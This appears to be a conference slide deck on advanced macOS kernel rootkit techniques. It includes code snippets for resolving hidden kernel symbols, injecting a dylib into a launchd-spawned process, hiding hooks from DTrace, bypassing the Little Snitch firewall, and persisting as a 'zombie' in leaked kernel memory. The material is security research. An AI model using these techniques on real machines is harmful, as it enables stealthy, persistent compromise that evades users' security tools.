

Revisiting Mac OS X

Kernel Rootkits

–[Revisiting Mac OS X Kernel Rootkits!]–

ad

System, Stop





Who Am I

- Hold two degrees nobody likes these days:
Economics & MBA.
- Ex-hacker for .pt banking system (www.sibs.pt).
- Security Researcher at COSEINC.
- Lousy coder.
- Internet Troll (sorry, I love the Human brain!).
- Love to drive a certain german car with the engine
in the wrong place (people say...).



Today's subject


- Classic kernel rootkits aka kernel extensions.
- Two simple ideas that can make them a lot more powerful.
- Sample applications of the "new" possibilities.



Assumptions

(the economist's dirty secret that makes everything possible)

- Reaching to uid=0 is your problem!
- The same with startup and persistency aka APT.
- Probabilities should be favorable to you.
- Odays garage sale later today.
- You know how to create kernel extensions.
- Target is Mountain Lion 10.8.2, 64 bits.



State of the “art”

- No such thing besides EFI and DTrace rootkits!
- Old Dino Dai Zovi research and Phrack article.
- Well, as far as I know or public knowledge...
- Just lame Made in Italy rootkits (there goes the myth about Italian design!).
- Still, we must concede that they are “effective” and working in the “wild”.





Simple Ideas

**SIMPLICITY
IS THE ULTIMATE
SOPHISTICATION**

Sophisticated!
Not simple.





Simple Ideas

Problem #1

- Many interesting kernel symbols are not exported.
- Some are available in Unsupported & Private KPIs.
- That's not good enough for stable rootkits.
- Solving kernel symbols from a kernel extension isn't straightforward (or we are all wrong!).
- That information is mangled (except in Lion).





Simple Ideas


- **__LINKEDIT** segment contains the symbol info.
- Zeroed up to Snow Leopard.
- Available in Lion.
- Available in Mountain Lion but symbol strings are removed.
- Not possible to directly lookup symbols by name.
- OS.X/Crisis solves the symbols in userland and sends them to the kernel rootkit.





Simple Ideas

```
sh-3.2# uname -an
Darwin lion-64.local 11.4.2 Darwin Kernel Version 11.4.2: Thu Aug 23 16:25:48 PDT 2012; root:xnu-1699.32.7~1/R
ELEASE_X86_64 x86_64
sh-3.2# readkmem -a 0xFFFFFFFF800093B210 -s 128
```



Memory hex dump @ 0xffffffff800093b210:

```
0xffffffff800093b210 00 00 00 00 2e 63 6f 6e 73 74 72 75 63 74 6f 72 .....constructor
0xffffffff800093b220 73 5f 75 73 65 64 00 2e 64 65 73 74 72 75 63 74 s_used..destruct
0xffffffff800093b230 6f 72 73 5f 75 73 65 64 00 5f 41 64 64 46 69 6c ors_used._AddFil
0xffffffff800093b240 65 45 78 74 65 6e 74 00 5f 41 6c 6c 6f 63 61 74 eExtent._Allocat
0xffffffff800093b250 65 4e 6f 64 65 00 5f 41 73 73 65 72 74 00 5f 42 eNode._Assert._B
0xffffffff800093b260 46 5f 64 65 63 72 79 70 74 00 5f 42 46 5f 65 6e F_decrypt._BF_en
0xffffffff800093b270 63 72 79 70 74 00 5f 42 46 5f 73 65 74 5f 6b 65 crypt._BF_set_ke
0xffffffff800093b280 79 00 5f 42 54 43 6c 6f 73 65 50 61 74 68 00 5f y._BTClosePath._
```


```
sh-3.2# █
```





Simple Ideas

```
sh-3.2# uname -an
Darwin reversers-Mac.local 12.3.0 Darwin Kernel Version 12.3.0: Sun Jan  6 22:37:10 PST 2013; root:xnu-2050.22
.13~1/RELEASE_X86_64 x86_64
sh-3.2# readkmem -a 0xFFFFF8019D3AEA0 -s 128
```



Memory hex dump @ 0xffffffff8019d3aea0:

```
0xffffffff8019d3aea0 04 00 00 00 0f 08 00 00 ac e7 c4 19 80 ff ff ff .....
0xffffffff8019d3aeb0 17 00 00 00 0f 08 00 00 b4 e7 c4 19 80 ff ff ff .....
0xffffffff8019d3aec0 29 00 00 00 0f 01 00 00 d0 33 92 19 80 ff ff ff .....3.....
0xffffffff8019d3aed0 38 00 00 00 0f 01 00 00 60 e1 91 19 80 ff ff ff 8.....`.....
0xffffffff8019d3aee0 46 00 00 00 0f 01 00 00 10 d5 61 19 80 ff ff ff F.....a.....
0xffffffff8019d3aef0 4e 00 00 00 0f 01 00 00 20 75 84 19 80 ff ff ff N.....u.....
0xffffffff8019d3af00 5a 00 00 00 0f 01 00 00 20 71 84 19 80 ff ff ff Z.....q.....
0xffffffff8019d3af10 66 00 00 00 0f 01 00 00 20 79 84 19 80 ff ff ff f.....y.....
```

```
sh-3.2# readkmem -a 0xFFFFF801A3E2610 -s 16
```



```
[ERROR] Error while trying to read from kmem. Asked 16 bytes from offset fffffff801a3e2610, returned -1.
sh-3.2# █
```







Simple Ideas

- One easy solution is to read the kernel image from disk and process its symbols.
- Some kind of “myth” that reading filesystem(s) from kernel is kind of hard to do.
- In fact it is very easy...
- Kernel ASLR is not a problem in this scenario.
- There are additional ways without filesystem read.





Simple Ideas





Simple Ideas

Idea #1

- **Virtual File System – VFS.**
- **Read mach_kernel using VFS functions.**
- **Possible to implement using KPI exported symbols.**
- **And with non-exported.**
- **Idea #2 can help with these.**





Simple Ideas

- Let's explore the KPI symbols solution.
- Recipe for success:
 - ☐ Vnode of mach_kernel.
 - ☐ VFS context.
 - ☐ Data buffer.
 - ☐ UIO structure/buffer.





Simple Ideas

- ❑ How to obtain the vnode information.
 - `vnode_lookup(const char* path, int flags, vnode_t *vpp, vfs_context_t ctx).`
 - Converts a path into a vnode.
 - Something like this:

```
vnode_t kernel_node = NULLVP;  
int error = vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL);
```

Pay attention to
that NULL!





Simple Ideas

- Why can we pass NULL as vfs context?
- Because Apple is our friend and takes care of it for us!

```
errno_t
vnode_lookup(const char *path, int flags, vnode_t *vpp, vfs_context_t ctx)
{
    struct nameidata nd;
    int error;
    u_int32_t ndflags = 0;

    if (ctx == NULL) {        /* XXX technically an error */
        ctx = vfs_context_current(); // <- thank you! :-)
    }
    (...)
}
```

- `vfs_context_current` is available in Unsupported KPI.





Simple Ideas

☐ Data buffer.

- Statically allocated.
- Or dynamically, using one of the many kernel functions:
- `kalloc`, `kmem_alloc`, `OSMalloc`, `IOMalloc`, `MALLOC`, `_MALLOC`.
- All are wrappers for `kernel_memory_allocate` but do not use this one directly.





Simple Ideas

- Shopping list status:
 - ☒ vnode of /mach_kernel.
 - ☒ VFS context.
 - ☒ Data buffer.
 - ☐ UIO structure/buffer.





Simple Ideas

❑ **UIO buffer.**

- **Use `uio_create` or `uio_createwithbuffer`, and `uio_addiov`.**
- **First and last are available in BSD KPI.**
- **`uio_createwithbuffer` is private extern. Bummer...!**
- **Just rip it from kernel source and add to your code.**
- **Very stable function – not modified for a long time.**





Simple Ideas

❑ UIO buffer.

- `uio_create` calls `uio_createwithbuffer`.
- Keep `uio_createwithbuffer` as a backup measure.

```
char data_buffer[PAGE_SIZE_64];  
uio_t uio = NULL;  
uio = uio_create(1, 0, UIO_SYSSPACE, UIO_READ);  
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```

```
char data_buffer[PAGE_SIZE_64];  
uio_t uio = NULL;  
char uio_buf[UIO_SIZEOF(1)];  
uio = uio_createwithbuffer(1, 0, UIO_SYSSPACE, UIO_READ, &uio_buf[0], sizeof(uio_buf));  
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```





Simple Ideas

- Recipe for success:
 - ☑ vnode of `/mach_kernel`.
 - ☑ VFS context.
 - ☑ Data buffer.
 - ☑ UIO structure/buffer.
- Now we can finally read the kernel from disk...





Simple Ideas

- Reading from the filesystem:
- `VNOP_READ(vnode_t vp, struct io* uio, int ioflag, vfs_context_t ctx)`.
- “Call down to a filesystem to read file data”.
- Once again Apple takes care of the vfs context.
- If call was successful the buffer will contain data.
- To write use `VNOP_WRITE`.





Simple Ideas

- To solve the symbols we just need to read the Mach- $\text{\textcircled{O}}$ header and extract some information:
 - `__TEXT` segment address.
 - `__LINKEDIT` segment offset and size.
 - Symbols and strings tables offset and size from `LC_SYMTAB` command.





Simple Ideas

- Read `__LINKEDIT` into a buffer (~1Mb).
- Process it and solve immediately all symbols we might need.
- Or just solve symbols when required to obfuscate things a little.
- Don't forget that KASLR slide must be added to the retrieved values.





Simple Ideas

- To compute the KASLR value find out the base address of the running kernel.
- Using IDT or a kernel function address and then lookup 0xFEEDFACF backwards.
- Compute the __TEXT address difference to the value we extracted from disk image.
- Or use some other method you might have.





Simple Ideas

Checkpoint #1

- **We are able to read (and write) to any file.**
- **For now the kernel is the interesting target.**
- **We can solve any available symbol – function or variable, exported or not in KPIs.**





Simple Ideas

Problem #2

- **Many interesting functions & variables are static and not available thru symbols.**
- **Cross references not available (IDA spoils us!).**
- **Hex search sucks and it's not that reliable.**





Simple Ideas

Idea #2

- **Integrate a disassembler in the rootkit!**
- **Tested with diStorm, my personal favorite.**
- **Great surprise, it worked at first attempt!**
- **It's kind of like having IDA inside the rootkit.**
- **Extremely fast in a modern CPU.**
- **One second to disassemble the kernel.**





Simple Ideas

Checkpoint #2


- **Ability to search for static functions and variables.**
- **Possibility to hook calls by searching references and modifying the offsets.**
- **Improve success rate while searching for structure's fields.**





Simple Ideas

- We can have full control of the kernel.
- Everything can be dynamic.
- Stable and future proof rootkits.
- Can Apple close the VFS door?
- We still have the disassembler.
- Kernel anti-disassembly ? 😊
- Imagination is the limit!






Simple Ideas

Practical applications

- One way to execute userland code.
- How to hide our rootkit from Dtrace's fbt.
- How to "kill" Little Snitch.
- Zombie rootkits.
- Additional applications in the Phrack paper.



Commercial break!

Portuguese do it better! (rootkits, at least)



Exec userland

- How to execute userland binaries from the rootkit.
- Many different possibilities exist.
- This particular one uses or abuses:
 - Mach- O header “features”.
 - Dyld.
 - Launchd.
- Not the most efficient but fun.



Exec userland

Idea!

- Kill a process controlled by launchd.
- Intercept the respawn.
- Inject a dynamic library into its Mach-O header.
- Let dyld do its work: load library, solve symbols and execute the library's constructor.
- Injected library can now fork, exec, and so on...



Requirements

- ☐ Write to userland memory from kernel.
- ☐ Dyld must read modified header.
- ☐ Kernel location to intercept & execute the injection.
- ☐ A modified Mach-O header.
- ☐ A dynamic library.
- ☐ Luck (always required!).



Exec userland

- ❑ Write to userland memory from kernel.
 - `mach_vm_write` can't be used because data is in kernel space.
 - `copyout` only copies to current proc, not arbitrary.
 - Easiest solution is to use `vm_map_write_user`.
 - "Copy out data from a kernel space into space in the destination map. The space must already exist in the destination map."



Exec userland

- ❑ Write to userland memory from kernel.
 - `vm_map_write_user(vm_map_t map, void *src_p, vm_map_address_t dst_addr, vm_size_t size);`
 - Use `proc_find(int pid)` to retrieve proc struct.
 - proc and task structures are linked (void *).
 - Map parameter is the map field from the task structure.



Exec userland

- ☑ Write to userland memory from kernel.
- The remaining parameters are buffer to write from, destination address, and buffer size.

```
struct proc *p = proc_find(PID);
struct task *task = (struct task*)(p->task);
kern_return_t kr = 0;
vm_prot_t new_protection = VM_PROT_WRITE | VM_PROT_READ;
char *fname = "nemo_and_snare_rule!";
// modify memory permissions
kr = mach_vm_protect(task->map, 0x1000, len, FALSE, new_protection);
kr = vm_map_write_user(task->map, fname, 0x1000, strlen(fname)+1);
proc_rele(p);
```



Exec userland

- ✓ Dyld must read modified header.
- Adding a new library to the header is equivalent to `DYLD_INSERT_LIBRARIES (LD_PRELOAD)`.
- Kernel passes control to dyld.
- Then dyld to target's entrypoint.
- Dyld re-reads the Mach-O header.
- If header is modified before dyld's control we can inject a library (or change entrypoint and so on).




Exec userland

- ❑ Kernel location to intercept & execute the injection.
 - We need to find a kernel function within the new process creation workflow.
 - Hook it with our function responsible for modifying the target's header.
 - We are looking for a specific process so new proc structure fields must be already set.



Exec userland


- `exec_mach_imgact` is the "heart" of a new process:



Exec userland

- Inside the "heart" there's a small function called `proc_resetregister`.
- Located near the end so almost everything is ready to pass control to dyld.
- Easy to rip!

```
void proc_resetregister(proc_t p)
{
    proc_lock(p);
    p->p_lflag &= ~P_LREGISTER;
    proc_unlock(p);
}
```



Checkpoint

- ☒ Write to userland memory from kernel.
- ☒ Dyld must read modified header.
- ☒ Kernel location to intercept & execute the injection.
- ☐ Modified Mach-O header.
- ☐ A dynamic library.
- ☒ Luck (always required!).






Exec userland

☑ Modified Mach-O header.

- Very easy to do.
- Most binaries have enough space (>90% in iOS).
- Target in memory is always non-fat.
- Give a look at my last presentations slides.
- Or OS.X/Boubou source code
(https://github.com/gdbinit/osx_boubou).



Exec userland



```
<- Fix this struct
struct mach_header {
    ...
    uint32_t  ncmds;      <- add +1
    uint32_t  sizeofcmds; <- size of new cmd
    ...
};
```

```
<- add new command here
struct dylib_command {
    uint32_t  cmd;
    uint32_t  cmdsize;
    struct dylib  dylib;
};
```



Exec userland

- ☑ A dynamic library.
- Use Xcode's template.
- Add a constructor.

```
extern void init(void) __attribute__((constructor));  
void init(void)  
{  
    // do evil stuff here  
}
```

- Fork, exec, system, thread(s), whatever you need.
- Don't forget to cleanup library traces!



Commercial break!



Food & Wine,
I love'em!





Don't detect me

- OS X is “instrumentation” rich:
 - DTrace.
 - FSEvents.
 - kauth.
 - kdebug.
 - TrustedBSD.
 - Auditing.





Don't detect me

- Let's focus on DTrace's fbt provider.
- Because its design and implementation are cool.
- Not so sure about its mascot!





Don't detect me

- fbt – function boundary tracing.
- Traces almost every kernel's function entry and exit.
- The ones you can't listed at critical_blacklist.
- And also some kernel extensions/drivers.
- Can be used to detect syscall hooking.
- Rubilyn rootkit five seconds of fame...





Don't detect me

```
#dtrace -s /dev/stdin -c "ls /"  
fbt:::entry  
/pid == $target/  
{  
}  
^D
```

Searching output for getdirentries64, without rootkit:

```
0 99661          unix_syscall64:entry  
0 97082 kauth_cred_uthread_update:entry  
0 91985          getdirentries64:entry  
0 92677          vfs_context_current:entry
```

Now with rootkit loaded:

```
0 99661          unix_syscall64:entry  
0 97082 kauth_cred_uthread_update:entry  
0 2119          new_getdirentries64:entry <- hooked syscall!!!  
0 91985          getdirentries64:entry  <- original function  
0 92677          vfs_context_current:entry
```

```
/* hooked getdirentries64 and friends */  
register_t new_getdirentries64(struct proc *p, struct getdirentries64_args *uap, user_ssize_t *retval)
```





Don't detect me

- FBT's implementation uses traps.
- Replaces one instruction at target's entry function.
- On function entry it is the one that sets the base pointer: `mov rbp, rsp`.
- Trap handler transfers control to DTrace.
- The replaced instruction is emulated.
- OS X patches to an illegal instruction (0xF0).





Don't detect me

Memory dump example with getdirentries64:

Before activating the provider:

```
gdb$ x/10i 0xFFFFFFFF8024D01C20
```

```
0xffffffff8024d01c20: 55
```

```
0xffffffff8024d01c21: 48 89 e5
```

```
0xffffffff8024d01c24: 41 56
```

```
0xffffffff8024d01c26: 53
```

```
push    rbp
mov     rbp,rsp
push    r14
push    rbx
```

After:

```
# dtrace -n fbt::getdirentries64:entry
```

```
gdb$ x/10i 0xFFFFFFFF8024D01C20
```


```
0xffffffff8024d01c20: 55
```

```
0xffffffff8024d01c21: f0 89 e5
```

```
0xffffffff8024d01c24: 41 56
```

```
0xffffffff8024d01c26: 53
```

```
push    rbp
lock mov ebp,esp <- patched
push    r14
push    rbx
```





Don't detect me

- When probe is activated, kernel and kext functions are patched.
- Static functions aren't!
- Because functions search is based on the symbol table.
- No symbols, no patch.





Don't detect me

```
Activate fbt Provider
|
v
fbt_enable()
|
v
Invalid instruction
exception
-----|-----[ osfmk/x86_64/idt64.s ]
|
v
idt64_invop()
|
v
hndl_alltraps()
|
v
trap_from_kernel()
-----|-----[ osfmk/i386/trap.c ]
|
v
kernel_trap()
-----|-----[ bsd/dev/i386/fbt_x86.c ]
|
v
fbt_perfCallback(...)
-----|-----[ bsd/dev/dtrace/dtrace_subr.c ]
|
v
dtrace_invop()
-----|-----[ bsd/dev/i386/fbt_x86.c ]
|
v
fbt_invop()
-----|-----[ bsd/dev/dtrace/dtrace.c ]
|
v
dtrace_probe()
|
v
__dtrace_probe()
|
v
(...) -----|-----
```

.-> emulate -> continue instruction






Don't detect me

- `fbt_perfCallback` is the "heart".
- Calls DTrace "upper" layers via `fbt_invop`.
- And emulates the patched instruction, based on return value of `fbt_invop`.
- There's an array called `fbt_probetab` which contains patching and return information.
- Processed inside `fbt_invop`.





Don't detect me



```
typedef struct fbt_probe {
    struct fbt_probe *fbtp_hashnext;
    machine_inst_t *fbtp_patchpoint; // patch address
    int8_t fbtp_rval; // return value for emulation
    machine_inst_t fbtp_patchval; // patch value (0xF0)
    machine_inst_t fbtp_savedval; // the original byte
    machine_inst_t fbtp_currentval;
    uintptr_t fbtp_roffset;
    dtrace_id_t fbtp_id;
    /* FIXME!
     * This field appears to only be used in error messages.
     * It puts this structure into the next size bucket in kmem_alloc
     * wasting 32 bytes per probe. (in i386 only)
     */
    char fbtp_name[MAX_FBTP_NAME_CHARS];
    struct modctl *fbtp_ctl;
    int fbtp_loadcnt;
#ifdef __APPLE__
    int fbtp_symndx;
#endif
    struct fbt_probe *fbtp_next;
} fbt_probe_t;
```





Don't detect me

- ❑ How to hide from the fbt provider.
 - Hook `fbt_perfCallback` or `fbt_invop`.
 - Process `fbt_probetab` and try to match address against functions we want to hide.
 - If they match, just return the proper value.
 - Else emulate the original functions.
 - Or call them (performance penalty since array will be searched again!).





Don't detect me

- I did not test yet the following but it seems possible:
- We can use the same DTrace trick to hook functions.
- Patch functions we want to hook with illegal instruction.
- Modify the trap handler to use ours instead of DTrace's.





Don't detect me

- Do whatever we want with input to the original function.
- We can distinguish functions via fault address.
- And return or not to the original since we can easily recover that information.
- Probably not worth all the trouble.
- But keep in mind it might happen!





Don't detect me

Checkpoint


- Many instrumentation features available!
- Do not forget them if you are the evil rootkit coder.
- Helpful for a quick assessment if you are the potential victim.
- Friend or foe, use them!



Commercial break!

```
#include <sys/ioctl.h>
#include <stdio.h>
#include <fcntl.h>

int main(void)
{
    int fd = open("/dev/pfCPU", O_RDWR);
    if (fd == -1)
    {
        printf("Failed to open rootkit device!\n");
        return(1);
    }
    int ret = ioctl(fd, 0x80ff6b26, "reverser");
    if (ret == -1)
        printf("ioctl failed!\n");
    else
        printf("os.x crisis rootkit unmasked!\n");
}
```





Kill the Snitch

- Little Snitch is a popular application firewall.
- Able to filter outgoing and incoming network connections per application.
- Good enough to block most threats.
- Implemented using socket filters.
- Installed on each domain, type, and protocol socket.





Kill the Snitch

- **Structure `sflt_filter` with callbacks:**

```
struct sflt_filter {  
    sflt_handle  
    int  
    char  
    sf_unregister_func  
    sf_attach_func  
    sf_detach_func  
    sf_notify_func  
    sf_getpeername_func  
    sf_getsockname_func  
    sf_data_in_func  
    sf_data_out_func  
    sf_connect_in_func  
    sf_connect_out_func  
    sf_bind_func  
    (...)  
}  
  
sf_handle;  
sf_flags;  
*sf_name;  
sf_unregister;  
sf_attach; // handles attaches to sockets.  
sf_detach;  
sf_notify;  
sf_getpeername;  
sf_getsockname;  
sf_data_in; // handles incoming data.  
sf_data_out;  
sf_connect_in; // handles inbound connections.  
sf_connect_out;  
sf_bind; // handles binds.
```


- **To hook, just modify the callback pointers.**





Kill the Snitch

- We need to find Little Snitch's structure!
- It is located in a static tail queue.
- Called `sock_filter_head`.
- Use the disassembler, Luke!
- Couple of functions referencing it.
- `sflt_attach_internal` for example.





Kill the Snitch

```
gdb$ print *(struct socket_filter*)0xffffffff801483e608
$7 = {
  sf_protosw_next = {
    tqe_next = 0x0,
    tqe_prev = 0xffffffff8014811f08
  },
  sf_global_next = {
    tqe_next = 0xffffffff801483e508,
    tqe_prev = 0xffffffff801483e718
  },
  sf_entry_head = 0xffffffff801b29a1c8,
  sf_proto = 0xffffffff800ea2bca0,
  sf_filter = {
    sf_handle = 0x27e3ea,
    sf_flags = 0x5,
    sf_name = 0xffffffff7f8eb1357b "at_obdev_ls",
    sf_unregistered = 0xffffffff7f8eb0938f,
    sf_attach = 0xffffffff7f8eb093f9,
    sf_detach = 0xffffffff7f8eb09539,
    sf_notify = 0xffffffff7f8eb095e8,
    sf_getpeername = 0xffffffff7f8eb096a4,
    sf_getsockname = 0xffffffff7f8eb09707,
    sf_data_in = 0xffffffff7f8eb0974f,
    sf_data_out = 0xffffffff7f8eb09bfa,
    sf_connect_in = 0xffffffff7f8eb0a076,
    sf_connect_out = 0xffffffff7f8eb0a295,
    sf_bind = 0xffffffff7f8eb0a446,
    sf_setoption = 0xffffffff7f8eb0a4ff,
    sf_getoption = 0xffffffff7f8eb0a547,
    sf_listen = 0xffffffff7f8eb0a58f,
    sf_ioctl = 0xffffffff7f8eb0a612,
    sf_ext = {
      sf_ext_len = 0x38,
      sf_ext_accept = 0xffffffff7f8eb0a65a,
      sf_ext_rsvd = {0x0, 0x0, 0x0, 0x0, 0x0}
    }
  },
  sf_refcount = 0x17
}
```





Kill the Snitch

- Entrypoint for the socket is `sf_attach_func` callback.
- Return non-zero value and socket filter is not attached to new sockets.
- Not very useful – not enough information to filter destination IPs for example.
- A cookie is created on attach with useful info for the other callbacks.





Kill the Snitch

- Connect out callback has struct sockaddr as a parameter.
- We can use it to distinguish target IP and allow it or not to bypass Little Snitch.
- And also use info from the cookie.
- Socket filters are another single point of failure as kauth.


```
struct Cookie
{
    (...)
    0x48: IOLock *lock;
    0x74: pid_t pid;
    0x78: int32_t count;
    0x7C: int32_t *xxx;
    0x80: int32_t protocol;
    0x85: int8_t domain;
    0x86: int8_t type;
    (...)
}
```



Commercial break!

COSEINC[®]

Solid Security.Verified.



Zombies



Otterz?
Zombies?



Idea!

- Create a kernel memory leak.
- Copy rootkit code to that area.
- Fix permissions and symbols offsets.
- That's easy, we have a disassembler!
- Redirect execution to the zombie area.
- Return `KERN_FAILURE` to rootkit's start function.





Zombies

- ☑ Create a kernel memory leak.
 - Using one of the dynamic memory functions.
 - `kalloc`, `kmem_alloc`, `OSMalloc`, `MALLOC/FREE`, `_MALLOC/_FREE`, `IOMalloc/IOFree`.
 - No garbage collection mechanism (true?).
 - Find rootkit's Mach-O header and compute its size (`__TEXT` + `__DATA` segments).





Zombies

- ❑ Fix symbols offsets.
 - Kexts have no symbol stubs as most userland binaries.
 - Symbols are solved when kext is loaded.
 - RIP addressing is used (offset from kext to kernel).
 - When we copy to the zombie area those offsets are wrong.





Zombies

- ❑ Fix symbols offsets.
 - We can have a table with all external symbols or dynamically find them (read rootkit from disk).
 - Lookup each kernel symbol address.
 - Disassemble the original rootkit code address and find the references to the original symbol.
 - Find **CALL** and **JMP** and check if target is the symbol.





Zombies

✓ Fix symbols offsets.

- Not useful to disassemble the zombie area because offsets are wrong.
- Compute the distance to start address from CALLs in original and add it to the zombie start address.
- Now we have the location of each symbol inside the zombie and can fix the offset back to kernel symbol.





Zombies

- ❑ Redirect execution to zombie.
 - We can't simply jump to new code because rootkit start function must return a value!
 - Hijack some function and have it execute a zombie start function.
 - Or just start a new kernel thread with `kernel_thread_start`.





Zombies

- ☑ Redirect execution to zombie.
